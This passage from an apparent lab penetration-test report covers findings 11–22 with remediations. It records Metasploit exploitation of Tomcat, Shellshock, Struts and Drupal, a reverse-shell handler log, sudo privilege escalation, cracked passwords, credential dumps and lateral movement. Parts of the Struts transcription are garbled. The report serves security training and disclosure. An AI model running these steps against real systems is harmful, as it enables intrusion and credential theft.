news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www- data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/ /backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list: /usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats: /usr/sbin/nologin nobody:x:65534:65534:nobody/nobody </pre>
<b>Affected Hosts</b>	192.168.14.135
<b>Remediation</b>	Keeping data separate from commands and queries

Vulnerability 11	Findings
<b>Title</b>	Session management
<b>Type (Web app / Linux OS / WIndows OS)</b>	Web app
<b>Risk Rating</b>	High
<b>Description</b>	Brute forced secret session ID 87 at the admin_legal_data.php file using Burp

<b>Images</b>	 
<b>Affected Hosts</b>	192.168.14.135
<b>Remediation</b>	Implement HSTS and HTTPS Secure cookies


Vulnerability 12	Findings
<b>Title</b>	Directory traversal
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	High
<b>Description</b>	Directory traversal of disclaimer.php using the following URL exploit: <a href="http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt">http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt</a>

<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.135
<b>Remediation</b>	<p>Don't store sensitive configuration files inside the web root      Ensure user cannot supply all parts of the path – surround it with your path code      Validate user input      Use chrooted jails and code access policies to restrict where the files can be obtained</p>

Vulnerability 13	Findings
Title	Open source exposed data
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium


	<p><b>Technical Contact Information:</b></p> <table> <tbody> <tr><td>Name</td><td>sshUser alice</td></tr> <tr><td>Organization</td><td></td></tr> <tr><td>Address</td><td>h8s692hskasd Flag1</td></tr> <tr><td>City</td><td>Atlanta</td></tr> <tr><td>State / Province</td><td>Georgia</td></tr> <tr><td>Postal Code</td><td>30309</td></tr> <tr><td>Country</td><td>US</td></tr> <tr><td>Phone</td><td>+1.7702229999</td></tr> <tr><td>Email</td><td>jlow@2u.com</td></tr> </tbody> </table> <p>Information Updated: 2023-02-10 01:33:16</p>	Name	sshUser alice	Organization		Address	h8s692hskasd Flag1	City	Atlanta	State / Province	Georgia	Postal Code	30309	Country	US	Phone	+1.7702229999	Email	jlow@2u.com																						
Name	sshUser alice																																								
Organization																																									
Address	h8s692hskasd Flag1																																								
City	Atlanta																																								
State / Province	Georgia																																								
Postal Code	30309																																								
Country	US																																								
Phone	+1.7702229999																																								
Email	jlow@2u.com																																								
Images	<pre>(root💀 kali)-[~] # nmap totalrekall.xyz Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-09 21:18 EST Nmap scan report for totalrekall.xyz (34.102.136.180) Host is up (0.0028s latency). rDNS record for 34.102.136.180: 180.136.102.34.bc.googleusercontent.com Not shown: 995 filtered tcp ports (no-response) PORT      STATE SERVICE 80/tcp    open  http 443/tcp   open  https 1311/tcp  open  rxmon 5190/tcp  open  aol 11111/tcp open  vce  Nmap done: 1 IP address (1 host up) scanned in 17.36 seconds</pre>																																								
	<table border="1"> <thead> <tr> <th>Certificates</th> <th>crt.sh ID</th> <th>Logged At</th> <th>Not Before</th> <th>Not After</th> <th>Common Name</th> <th>Matching Identities</th> <th>Issuer Name</th> </tr> </thead> <tbody> <tr> <td></td> <td>6095738637</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>flag3-s7euwehd.totalrekall.xyz</td> <td>flag3-s7euwehd.totalrekall.xyz</td> <td>totalrekall.xyz</td> <td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td></td> <td>6095738716</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>flag3-s7euwehd.totalrekall.xyz</td> <td>flag3-s7euwehd.totalrekall.xyz</td> <td>totalrekall.xyz</td> <td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td></td> <td>6095204253</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>totalrekall.xyz</td> <td>totalrekall.xyz</td> <td>www.totalrekall.xyz</td> <td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td></td> <td>6095204153</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>totalrekall.xyz</td> <td>totalrekall.xyz</td> <td>www.totalrekall.xyz</td> <td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> </tbody> </table> <p>OS and Service detection performed. Please report any incorrect results Nmap done: 256 IP addresses (6 hosts up) scanned in 52.65 seconds</p> <pre>TRACEROUTE HOP RTT      ADDRESS 1  0.10 ms  192.168.13.12  Nmap scan report for 192.168.13.13 Host is up (0.000018s latency). Not shown: 999 closed tcp ports (reset) PORT      STATE SERVICE VERSION 80/tcp    open  http    Apache httpd 2.4.25 ((Debian))  _http-server-header: Apache/2.4.25 (Debian)  _http-generator: Drupal 8 (https://www.drupal.org)  _http_title: Home   Drupal - CVE-2019-6260</pre>	Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name		6095738637	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		6095738716	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		6095204253	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		6095204153	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name																																		
	6095738637	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																																		
	6095738716	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																																		
	6095204253	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																																		
	6095204153	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																																		

	ping scan, and performed certificate research using crt.sh.
<b>Remediation</b>	Implement firewalls and IDS

Vulnerability 14	Findings
<b>Title</b>	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
<b>Type (Web app / Linux OS / WIndows OS)</b>	Linux OS
<b>Risk Rating</b>	High
<b>Images</b>	
<b>Affected Hosts</b>	192.168.13.10
<b>Description</b>	Ran MSFconsole to use the exploit multi/http/tomcat_jsp_upload_bypass, and set the option for the RHOST to 192.168.13.10. After successfully getting a Meterpreter shell, Lauren Co. entered SHELL to get to the command line.
<b>Remediation</b>	Update Apache Tomcat to latest version


Vulnerability 15	Findings
<b>Title</b>	Shellshock
<b>Type (Web app / Linux OS / WIndows OS)</b>	Linux OS
<b>Risk Rating</b>	Critical

<b>Images</b>	<pre>msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) &gt; exploit [*] Started reverse TCP handler on 192.168.13.1:4444 [*] Command Stager progress - 100.46% done (1097/1092 bytes) [*] Sending stage (984904 bytes) to 192.168.13.11 [*] Meterpreter session 2 opened (192.168.13.1:4444 → 192.168.13.1 1:39350 ) at 2023-02-09 22:16:26 -0500       * ports.conf is always included from the main configuration file. It is used to determine the       * port number for incoming connections, and this file can be customized anytime. meterpreter &gt; </pre> <pre># Cmnd alias specification # User privilege specification root    ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin  ALL=(ALL) ALL # Allow members of group sudo to execute any command %sudo   ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #include /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less</pre>
	<pre>#includedir /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less cat /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/sbin/nologin sys:x:3:3:sys:/dev:/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice:</pre>
<b>Affected Hosts</b>	192.168.13.11
<b>Description</b>	Ran exploit/multi/http/apache_mod_cgi_bash_env_exec in MSFconsole. Set the following options: target URI /cgi-bin/shockme.cgi, RHOST 192.168.13.11. Exploited machine to access /etc/sudoers.
<b>Remediation</b>	Patch servers Enable detection, e.g. IDS

Vulnerability 16	Findings
Title	Struts (CVE-2017-5638)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Images	 <pre> msf6 exploit(multi/http/struts2_content_type_ognl) &gt; sessions -i 3 [*] Starting interaction with 3 ... meterpreter &gt;  exploit root [SE] /bin/sh: root: not found ... 24 common frames omitted cd ls #MEMBERACCESS? [#_memberAccess=#dm]:((#container=#context  com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()) cat flagisinThisfile.7z apache.struts2.ServletActionContext@getRequest().getHeader('X-cvuln') #flag 10 is wjasdufsdkg new java.io.FileOutputStream(#f).(#d=new sun.misc.BASE64Decoder()).de #3cccc6=+t++++#++{+++++H+vw[T++++W+AbsolutePath()]).(#o.start()).(#f.delete()): Inv at org.springframework.web.multipart.MultipartFile.parseMediaType(MultipartFile.java:10 at org.springframework.http.MediaType.parseMediaType(MediaType.java:100) ... 39 common frames omitted #] n+]# </pre>
Affected Hosts	192.168.13.12
Description	After connecting to MSFconsole, executed multi/http/struts2_content_type_ognl. Set RHOSTS to 192.168.13.12. Accessed zipped file.
Remediation	Implement WAF


Vulnerability 17	Findings
Title	Drupal (CVE-2019-6340)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Images	 <pre> meterpreter &gt; getuid Server username: www-data meterpreter &gt;  </pre>
Affected Hosts	192.168.13.13
Description	Ran Drupal exploit in MSFconsole: unix/webapp/drupal_restws_unserialize. Set RHOSTS to 192.168.13.13. In the Meterpreter shell, ran getuid to get the username.

<b>Remediation</b>	Properly sanitize data from non-form sources in Drupal Implement integrity check
--------------------	---

Vulnerability 18	Findings
<b>Title</b>	CVE-2019-14287
<b>Type (Web app / Linux OS / WIndows OS)</b>	Linux OS
<b>Risk Rating</b>	High
<b>Images</b>	 A terminal session showing a user with root privileges on a Linux system. The user runs 'ls' to list the contents of the current directory, which includes 'bin', 'boot', 'dev', 'etc', 'home', 'lib', 'lib64', 'media', 'mnt', and 'opt'. The user then attempts to change directory to '/home/alice' but receives an error message stating 'No such file or directory'. The user then runs another 'ls' command and lists files like 'flag12.txt', 'd7sdfksdf384', and 'root'. Finally, the user runs 'cat flag12.txt' to view its contents. The session ends with the root prompt 'root@9ecc61f1b939:/root#'. The background of the terminal window shows a blurred screenshot of a web browser displaying a Mozilla Firefox page.
<b>Affected Hosts</b>	192.168.13.14
<b>Description</b>	SSHed into the server ssh alice@192.168.13.14. Guessed that the password is alice. Conducted privilege escalation exploit sudo -u#-1 cat to gain root access.
<b>Remediation</b>	Patch servers

Vulnerability 19	Findings
<b>Title</b>	Sensitive data exposure 4
<b>Type (Web app / Linux OS / WIndows OS)</b>	Windows OS
<b>Risk Rating</b>	High

<b>Images</b>	<pre>[root💀kali]-[~] # sudo john password.txt Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 256/256 AVX2 8x3]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press Ctrl-C to abort, or send SIGUSR1 to john process for status Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Tanya4life      (trivera) 1g 0:00:00:00 DONE 2/3 (2023-02-13 21:44) 4.000g/s 4376p/s 4376c/s 4376C/s 123456.. hammer Use the "--show" option to display all of the cracked passwords reliably Session completed.</pre>
<b>Affected Hosts</b>	172.22.117.0
<b>Description</b>	Using OSINT, found user trivera's password hash on GitHub and cracked it with john.
<b>Remediation</b>	Educate employees about infosec and password security Enforce strong password policy

Vulnerability 20	Findings
<b>Title</b>	Network service discovery
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	High
<b>Images</b>	

	<pre>(root@Kali)-[~] # ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp&gt; ls 200 Port command successful 150 Opening data channel for directory list. -r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp&gt; ?</pre>
Affected Hosts	172.22.117.20
Description	Found an open subnet using nmap. Accessed website within internal network using the subnet. Logged in using trivera's credentials. Further performed FTP enumeration by running an aggressive nmap scan to determine IP 172.22.117.20 has an open FTP port.
Remediation	Implement firewalls and IDS

Vulnerability 21	Findings
Title	SLMail Buffer Overflow
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Images	<pre>msf6 exploit(windows/pop3/seattlelab_pass) &gt; set rhosts 172.22.117.20 rhosts =&gt; 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) &gt; set LHOST 172.22.117.100 LHOST =&gt; 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) &gt; show targets  Exploit targets:    Id  Name   --  --   0   Windows NT/2000/XP/2003 (SLMail 5.5)  msf6 exploit(windows/pop3/seattlelab_pass) &gt;</pre> <pre>meterpreter &gt; cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter &gt;</pre>

	<pre>hell.exe -c ls \\fs01\c\$  Start In: N/A  Comment: 54fa8cd5c1354adc9214969d716673f5  Scheduled Task State: Enabled  Idle Time: Only Start If Idle for 1 minutes, If Not Idle Ret  ry For 0 minutes Stop the task if Idle State end  Power Management: Stop On Battery Mode  Run As User: ADMBob  Delete Task If Not Rescheduled: Disabled  Stop Task If Runs X Hours and X Mins: 72:00:00  Schedule: Scheduling data is not available in this format.  Schedule Type: At idle time  Start Time: N/A  Start Date: N/A</pre> <pre>(root㉿kali)-[~]  # john --format=nt crackme.txt  Using default input encoding: UTF-8  Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])  No password hashes left to crack (see FAQ)  (root㉿kali)-[~]  # john --format=nt crackme.txt --show  flag6:Computer!</pre> <p>1 password hash cracked, 0 left</p> <pre>(root㉿kali)-[~]  #</pre>
	<pre><u>meterpreter</u> &gt; cat flag7.txt  6fd73e3a2c2740328d57ef32557c2fdc<u>meterpreter</u> &gt;</pre>
	<pre>(root㉿kali)-[~]  # john --format=mscash2 crackme.txt  Using default input encoding: UTF-8  Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 6x])  No password hashes left to crack (see FAQ)  (root㉿kali)-[~]  # john --format=mscash2 crackme.txt --show  ADMBob:Changeme!</pre> <p>1 password hash cracked, 0 left</p> <pre>(root㉿kali)-[~]  #</pre>
<b>Affected Hosts</b>	172.22.117.20
<b>Description</b>	Exploited 172.22.117.20 machine using SLMail buffer overflow exploit. From here, Lauren Co. established persistence by scheduling a task. Performed enumeration by using kiwi lsa_dump_sam to find account credentials and cracked using john. Conducted file enumeration in C:\\Users to find flag. Performed user enumeration to laterally move machines. Using kiwi_cmd lsadump:cache, found user account ADMBob and hash. Cracked hash using john.
<b>Remediation</b>	Close port 110 on 172.22.117.20 Write secure code

Vulnerability 22	Findings
Title	SMB login brute force
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Images	<pre>User accounts for \\  ADMBob           Administrator      flag8-ad12fc2fffc1e47 Guest            hdodge           jsmith krbtgt          tschubert  The command completed with one or more errors.</pre> <pre>meterpreter &gt; dcSync_ntlm Administrator [!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) [+] Account : Administrator [+] NTLM Hash : 4f0cf309a1965906fd2ec39dd23d582 [+] LM Hash   : 0e9b6c3297033f52b59d01ba2328be55 [+] SID       : S-1-5-21-3484858390-3689884876-116297675-500 [+] RID       : 500</pre>
Affected Hosts	172.22.117.10, 172.22.117.20
Description	Escalated access by performing smb_login psexec to access the WinDC machine. From this machine, Lauren Co. compromised the admin by finding the hashed password in C:\\. Loaded the file into kiwi to access the full hash.
Remediation	<p>Close SMB ports</p> <p>Antimalware software, such as SpyHunter</p> <p>Use strong and complex passwords</p>